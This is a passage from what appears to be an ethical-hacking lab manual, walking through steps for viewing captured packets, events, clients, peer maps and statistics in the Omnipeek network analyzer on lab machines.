


Figure 2.3.15: Omnipeek displaying captured packets

30. Click **Events** under the **Capture** section in the left-hand pane to view the events occurring in the network.




Figure 2.3.16: Omnipeek displaying captured events

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. Click **Clients/Servers** under the **Expert** section in the left-hand pane to view a list of active systems in the local network.




Figure 2.3.17: Omnipeek displaying Clients/Servers

32. Similarly, under the **Flows** and **Applications** options, you can view the packet flow and applications running on the systems in the local network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. Click on **Clients** under the **Web** section in the left-hand pane to view the active systems in the network.
34. Expand both the client nodes (here, **SERVER2019.local** and **WINDOWS10.local**) and click on any packet to view its detailed information under the **Details** tab in the lower section of the window.




Figure 2.3.18: Omnipeek displaying Clients

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

35. Click **Peer Map** under the **Visuals** section in the left-hand pane to show a mapped view of the network traffic. By default, all **Traffic Types** (**Unicast**, **Multicast**, and **Broadcast**) are selected.

Note: You can select any traffic according to your purpose.




Figure 2.3.19: Omnipeek displaying Peer Map

36. Similarly, under the **Visuals** section, you can click the **Graphs** option to show graphs on packet size, QoS analysis, TCP analysis, TCP vs. UDP, and web protocols.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. Click on the **Summary** option under the **Statistics** section in the left-hand pane to view a summary report of the network analysis.

